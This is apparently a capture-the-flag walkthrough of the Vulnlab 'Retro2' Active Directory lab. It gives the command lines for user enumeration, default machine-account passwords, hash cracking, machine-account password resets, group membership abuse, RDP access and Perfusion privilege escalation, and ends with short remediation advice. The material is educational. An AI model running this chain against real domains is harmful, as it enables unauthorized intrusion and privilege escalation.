Vulnlab Walkthrough Retro2
Nmap


Enumeration
Using crackmapexec with the --rid-brute flag, we can enumerate users and groups.
crackmapexec smb retro2.vl -u 'guest' -p '' --rid-brute

After saving these users to a text file, I noticed four computer accounts.

From the Retro CTF: Diving into Pre-Created Computer Accounts article, we learned that when a pre-created computer account is assigned as a pre-windows 2000 computer, its password defaults to the account name in lowercase.

Let’s check if this applies to the FS02 computer account.

FS02:FS02 is a valid username/password combination. Additionally, we have read access to the Public share.

Within the DB directory of the Public share, we find staff.accdb which is a Microsoft Access Database file.

When attempting to open the file in Microsoft Access, we are prompted for a password.

We can use a tool called office2john to extract the hash from the file.
python3 office2john.py staff.accdb > hashes.txt

Using john, we can brute-force this hash against rockyou.txt.
john --wordlist=//usr/share/wordlists/rockyou.txt --format=office hashes.txt

The cracked password allows us to open the staff.accdb file in Microsoft Access. In this database, we find credentials for the user ldapreader.


Using the ldapreader credentials, we can further enumerate with BloodHound.
bloodhound-python -u 'ldapreader' -p 'password' -d retro2.vl -c All -ns 10.10.106.125
Changing Passwords on Pre-created Computer Accounts
BloodHound shows an escalation path through FS02.

Since pre-created computer accounts require a password reset before use, we change FS02’s password.
python3 rpcchangepwd.py retro2.vl/FS02\$:fs02@10.10.106.125 -newpass Password123

To move laterally, we can see that the FS02 computer account is a member of the Domain Computers group, which has Generic Write privileges over the ADMWS01 machine account.
What this means is that using the credentials FS02:Password123, we can change the password of the ADMWS01 machine account using addcomputer.py from impacket.
python3 addcomputer.py -computer-name 'ADMWS01$' -computer-pass 'ADMPassword123' -no-add 'retro2.vl/FS02$:Password123'

Now that we have changed this password, we can add ldapreader to the SERVICES group.
net rpc group addmem "SERVICES" ldapreader -U retro2.vl/"ADMWS01$" -S dc.retro2.vl

User Flag
Now that the ldapreader user is a part of the SERVICES group, we can RDP into the BLN01 machine account.
xfreerdp /u:'ldapreader' /p:'password' /v:10.10.106.125 /tls-seclevel:0

Navigating to C:, we find the user flag.
Privilege Escalation & Root
While in the same RDP session, we can open a command prompt and run systeminfo to gather more information.

The system is running Microsoft Windows Server 2008. After doing some research, I discovered that Windows Server 2008 can have weak registry permissions that can be exploited for privilege escalation.
Perfusion is a tool (available on GitHub) that will allow us to exploit this.
After compiling the Perfusion.exe file in Visual Studio and transferring the file via certutil, we can run the command below to elevate our privileges.
Perfusion.exe -c cmd -i


The root flag is in C:\Users\administrator\Desktop
Remediation
Remove unnecessary pre-created computer accounts. If pre-created computer accounts are required, restrict who can change the password. Enforce strong password policies on all machine accounts.